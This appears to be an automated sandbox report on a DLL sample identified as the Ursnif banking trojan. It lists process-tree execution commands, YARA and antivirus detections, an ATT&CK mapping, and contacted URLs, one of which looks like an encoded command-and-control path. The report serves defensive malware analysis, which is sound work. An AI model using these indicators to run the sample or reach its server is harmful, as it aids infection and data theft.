JoeSandbox Cloud BASIC

**ID:** 481107
**Sample Name:** qT9Qk5aKTk.dll
**Cookbook:** default.jbs
**Time:** 11:10:34
**Date:** 10/09/2021
**Version:** 33.0.0 White Diamond

# Table of Contents


Table of Contents 2
Windows Analysis Report qT9Qk5aKTk.dll 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
Jbx Signature Overview 5
AV Detection: 5
Networking: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 5
E-Banking Fraud: 6
System Summary: 6
Hooking and other Techniques for Hiding and Protection: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 10
Public 10
Private 10
General Information 11
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASN 12
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
Static File Info 43
General 43
File Icon 44
Static PE Info 44
General 44
Entrypoint Preview 44
Data Directories 44
Sections 44
Resources 45
Imports 45
Exports 45
Version Infos 45
Possible Origin 45
Network Behavior 45
Snort IDS Alerts 45
Network Port Distribution 45
TCP Packets 46
UDP Packets 46
DNS Queries 46
DNS Answers 46
HTTP Request Dependency Graph 48
HTTP Packets 48
HTTPS Proxied Packets 51
Code Manipulations 77
Statistics 77


Copyright Joe Security LLC 2021

Behavior 77
System Behavior 77
Analysis Process: loaddll32.exe PID: 5004 Parent PID: 4040 77
General 78
File Activities 78
Analysis Process: cmd.exe PID: 2800 Parent PID: 5004 78
General 78
File Activities 78
Analysis Process: regsvr32.exe PID: 5828 Parent PID: 5004 78
General 79
File Activities 79
Analysis Process: rundll32.exe PID: 1404 Parent PID: 2800 79
General 79
File Activities 80
Analysis Process: iexplore.exe PID: 2760 Parent PID: 5004 80
General 80
File Activities 80
Registry Activities 80
Analysis Process: rundll32.exe PID: 2448 Parent PID: 5004 80
General 80
File Activities 81
Analysis Process: iexplore.exe PID: 1112 Parent PID: 2760 81
General 81
Analysis Process: rundll32.exe PID: 5440 Parent PID: 5004 81
General 81
Analysis Process: rundll32.exe PID: 6296 Parent PID: 5004 81
General 81
Analysis Process: rundll32.exe PID: 6440 Parent PID: 5004 82
General 82
Analysis Process: rundll32.exe PID: 6540 Parent PID: 5004 82
General 82
Analysis Process: iexplore.exe PID: 6664 Parent PID: 2760 82
General 82
Analysis Process: rundll32.exe PID: 6840 Parent PID: 5004 83
General 83
Analysis Process: rundll32.exe PID: 7160 Parent PID: 5004 83
General 83
Analysis Process: rundll32.exe PID: 2736 Parent PID: 5004 83
General 83
Analysis Process: rundll32.exe PID: 4844 Parent PID: 5004 84
General 84
Analysis Process: rundll32.exe PID: 5680 Parent PID: 5004 84
General 84
Analysis Process: rundll32.exe PID: 4196 Parent PID: 5004 85
General 85
Analysis Process: rundll32.exe PID: 4868 Parent PID: 5004 85
General 85
Analysis Process: rundll32.exe PID: 580 Parent PID: 5004 85
General 86
Analysis Process: WerFault.exe PID: 6316 Parent PID: 6840 86
General 86
Analysis Process: rundll32.exe PID: 7044 Parent PID: 5004 86
General 86
Analysis Process: rundll32.exe PID: 6660 Parent PID: 5004 86
General 86
Analysis Process: iexplore.exe PID: 3340 Parent PID: 2760 87
General 87
Analysis Process: rundll32.exe PID: 6668 Parent PID: 5004 87
General 87
Analysis Process: WerFault.exe PID: 1020 Parent PID: 2736 87
General 87
Analysis Process: iexplore.exe PID: 5784 Parent PID: 2760 88
General 88
Analysis Process: rundll32.exe PID: 1744 Parent PID: 5004 88
General 88
Analysis Process: rundll32.exe PID: 7100 Parent PID: 5004 88
General 88
Disassembly 89
Code Analysis 89


# Windows Analysis Report qT9Qk5aKTk.dll

## Overview

### General Information

| | |
|---|---|
| Sample Name: | qT9Qk5aKTk.dll |
| Analysis ID: | 481107 |
| MD5: | 58d9e2906f42336. |
| SHA1: | 7f29e42f6d317d7.. |
| SHA256: | a9a0db068a2ed9.. |
| Infos: | |

Most interesting Screenshot:



### Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Ursnif

| | |
|---|---|
| Score: | 92 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Snort IDS alert for network traffic (e....
- Multi AV Scanner detection for subm...
- Yara detected Ursnif
- Antivirus / Scanner detection for sub...
- Writes or reads registry keys via WMI
- PE file has nameless sections
- Writes registry values via WMI
- Uses 32bit PE files
- Antivirus or Machine Learning detec...
- One or more processes crash
- May sleep (evasive loops) to hinder ...
- Uses code obfuscation techniques (...
- PE file contains sections with non-s...

### Classification



## Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5004 cmdline: loaddll32.exe 'C:\Users\user\Desktop\qT9Qk5aKTk.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 2800 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\qT9Qk5aKTk.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 1404 cmdline: rundll32.exe 'C:\Users\user\Desktop\qT9Qk5aKTk.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 5828 cmdline: regsvr32.exe /s C:\Users\user\Desktop\qT9Qk5aKTk.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
  - iexplore.exe (PID: 2760 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
    - iexplore.exe (PID: 1112 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2760 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 6664 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2760 CREDAT:82962 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 3340 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2760 CREDAT:17428 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 5784 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2760 CREDAT:82974 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - rundll32.exe (PID: 2448 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Aquatically MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5440 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Episodically MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6296 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Kakapo MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6440 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Overdistantness MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6540 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Pseudopodal MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6840 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Microphage MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - WerFault.exe (PID: 6316 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6840 -s 820 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - rundll32.exe (PID: 7160 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Cytost MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 2736 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Reattach MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - WerFault.exe (PID: 1020 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 2736 -s 816 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - rundll32.exe (PID: 4844 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Vigia MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5680 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Preallable MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4196 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Amphistomous MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4868 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 580 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Americanistic MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7044 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Suprahumanity MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6660 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Eupyrchroite MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6668 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Splitbeak MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 1744 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Andirin MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7100 cmdline: rundll32.exe C:\Users\user\Desktop\qT9Qk5aKTk.dll,Drail MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

## Malware Configuration

No configs have been found

# Yara Overview

## Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000009.00000002.310878760.00000000033B0000.00000040.00000001.sdmp | JoeSecurity_Ursnif_1 | Yara detected Ursnif | Joe Security | |
| 00000024.00000002.420794237.0000000002A00000.00000040.00000001.sdmp | JoeSecurity_Ursnif_1 | Yara detected Ursnif | Joe Security | |
| 00000013.00000000.345060840.0000000000400000.00000040.00020000.sdmp | JoeSecurity_Ursnif_1 | Yara detected Ursnif | Joe Security | |
| 0000002C.00000003.488597994.0000000006C68000.00000004.00000040.sdmp | JoeSecurity_Ursnif | Yara detected Ursnif | Joe Security | |
| 00000003.00000003.322676857.0000000005168000.00000004.00000040.sdmp | JoeSecurity_Ursnif | Yara detected Ursnif | Joe Security | |
| Click to see the 77 entries | | | | |

## Unpacked PEs

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 25.2.rundll32.exe.510000.0.raw.unpack | JoeSecurity_Ursnif_1 | Yara detected Ursnif | Joe Security | |
| 25.0.rundll32.exe.510000.2.raw.unpack | JoeSecurity_Ursnif_1 | Yara detected Ursnif | Joe Security | |
| 0.2.loaddll32.exe.400000.0.unpack | JoeSecurity_Ursnif_1 | Yara detected Ursnif | Joe Security | |
| 19.2.rundll32.exe.400000.0.raw.unpack | JoeSecurity_Ursnif_1 | Yara detected Ursnif | Joe Security | |
| 25.0.rundll32.exe.510000.0.raw.unpack | JoeSecurity_Ursnif_1 | Yara detected Ursnif | Joe Security | |
| Click to see the 38 entries | | | | |

# Sigma Overview

No Sigma rule has matched

# Jbx Signature Overview

Click to jump to signature section

## AV Detection:

**Multi AV Scanner detection for submitted file**

**Antivirus / Scanner detection for submitted sample**

## Networking:

**Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)**

## Key, Mouse, Clipboard, Microphone and Screen Capturing:

**Yara detected Ursnif**

Copyright Joe Security LLC 2021

## E-Banking Fraud:

**Yara detected Ursnif**

## System Summary:

**Writes or reads registry keys via WMI**

**PE file has nameless sections**

**Writes registry values via WMI**

## Hooking and other Techniques for Hiding and Protection:

**Yara detected Ursnif**

## Stealing of Sensitive Information:

**Yara detected Ursnif**


## Remote Access Functionality:

**Yara detected Ursnif**

# Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Contro |
|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Windows Management Instrumentation 2 | DLL Side-Loading 1 | Process Injection 1 2 | Masquerading 1 | OS Credential Dumping | System Time Discovery 1 | Remote Services | Archive Collected Data 1 | Exfiltration Over Other Network Medium | Encrypted Channel 1 |
| Default Accounts | Native API 2 | Boot or Logon Initialization Scripts | DLL Side-Loading 1 | Virtualization/Sandbox Evasion 1 | LSASS Memory | Query Registry 1 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Ingress Too Transfer 1 |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Process Injection 1 2 | Security Account Manager | Security Software Discovery 1 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Non-Application Layer Protocol 2 |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Obfuscated Files or Information 1 | NTDS | Virtualization/Sandbox Evasion 1 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Application Layer Protocol 3 |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Regsvr32 1 | LSA Secrets | Process Discovery 2 | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Rundll32 1 | Cached Domain Credentials | Account Discovery 1 | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communica |
| External Remote Services | Scheduled Task | Startup Items | Startup Items | Software Packing 1 | DCSync | System Owner/User Discovery 1 | Windows Remote Management | Web Portal Capture | Exfiltration Over Alternative Protocol | Commonly Used Port |
| Drive-by Compromise | Command and Scripting Interpreter | Scheduled Task/Job | Scheduled Task/Job | DLL Side-Loading 1 | Proc Filesystem | Remote System Discovery 1 | Shared Webroot | Credential API Hooking | Exfiltration Over Symmetric Encrypted Non-C2 Protocol | Application Layer Proto |
| Exploit Public-Facing Application | PowerShell | At (Linux) | At (Linux) | Masquerading | /etc/passwd and /etc/shadow | File and Directory Discovery 2 | Software Deployment Tools | Data Staged | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | Web Protoc |
| Supply Chain Compromise | AppleScript | At (Windows) | At (Windows) | Invalid Code Signature | Network Sniffing | System Information Discovery 1 3 | Taint Shared Content | Local Data Staging | Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol | File Transfe Protocols |


# Behavior Graph





# Screenshots

## Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.






# Antivirus, Machine Learning and Genetic Malware Detection

## Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| qT9Qk5aKTk.dll | 81% | Virustotal | | Browse |
| qT9Qk5aKTk.dll | 59% | Metadefender | | Browse |
| qT9Qk5aKTk.dll | 82% | ReversingLabs | Win32.Trojan.Ursnif | |
| qT9Qk5aKTk.dll | 100% | Avira | TR/AD.Ursnif.urvkx | |

## Dropped Files

**No Antivirus matches**

## Unpacked PE Files

| Source | Detection | Scanner | Label | Link | Download |
|---|---|---|---|---|---|
| 33.2.rundll32.exe.4c30000.2.unpack | 100% | Avira | HEUR/AGEN.1108168 | | Download File |
| 43.2.rundll32.exe.50a0000.1.unpack | 100% | Avira | HEUR/AGEN.1108168 | | Download File |
| 0.2.loaddll32.exe.2f90000.3.unpack | 100% | Avira | HEUR/AGEN.1108168 | | Download File |
| 2.2.regsvr32.exe.23e0000.0.unpack | 100% | Avira | HEUR/AGEN.1108168 | | Download File |
| 3.2.rundll32.exe.31b0000.2.unpack | 100% | Avira | HEUR/AGEN.1108168 | | Download File |
| 0.2.loaddll32.exe.400000.0.unpack | 100% | Avira | TR/Crypt.XPACK.Gen8 | | Download File |
| 19.0.rundll32.exe.400000.0.unpack | 100% | Avira | TR/Crypt.XPACK.Gen8 | | Download File |
| 33.2.rundll32.exe.400000.0.unpack | 100% | Avira | TR/Crypt.XPACK.Gen8 | | Download File |
| 19.2.rundll32.exe.400000.0.unpack | 100% | Avira | TR/Crypt.XPACK.Gen8 | | Download File |

Copyright Joe Security LLC 2021

| Source | Detection | Scanner | Label | Link | Download |
|---|---|---|---|---|---|
| 19.0.rundll32.exe.400000.2.unpack | 100% | Avira | TR/Crypt.XPACK.Gen8 | | Download File |
| 3.2.rundll32.exe.400000.0.unpack | 100% | Avira | TR/Crypt.XPACK.Gen8 | | Download File |
| 44.2.rundll32.exe.4c30000.1.unpack | 100% | Avira | HEUR/AGEN.1108168 | | Download File |

## Domains

**No Antivirus matches**

## URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://https://onedrive.live.com;Fotos | 0% | Avira URL Cloud | safe | |
| http://https://btloader.com/tag?o=6208086025961472&upapi=true | 1% | Virustotal | | Browse |
| http://https://btloader.com/tag?o=6208086025961472&upapi=true | 0% | Avira URL Cloud | safe | |
| http://https://ad-delivery.net/px.gif?ch=1&e=0.7442770494067928 | 0% | Avira URL Cloud | safe | |
| http://ocsp.sca1b.amazontrust.com/images/1mUl4vSxMxI/e7HhiI3PfruX2m/qXVt2BLImZpNU2AUWYoPx/KJXoqE51DtcFrNZ_/2BgDE50_2B2je1s/48lZWMnPdCpHd_2FFy/Vcq64rYip/9aN0bRvWizmkP5fXR2T3/jiHfK2wSGdTtZ8VP53I/SUMESuf_2FBQAkd3zXxfOT/_2BcxECgxKRoa/s8ZW5dhr/E0BgSy4u3Bh6HSi/j.avi | 0% | Avira URL Cloud | safe | |
| http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F26b7c43e8735f7408c60e41fb7e91ecd.jpg | 0% | Avira URL Cloud | safe | |
| http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F11b9f069e5e00ff6dd3050259af20493.jpg | 0% | Avira URL Cloud | safe | |
| http://https://tools.applemediaservices.com/api/badges/download-on-the-app-store/black/de-de?" | 0% | URL Reputation | safe | |
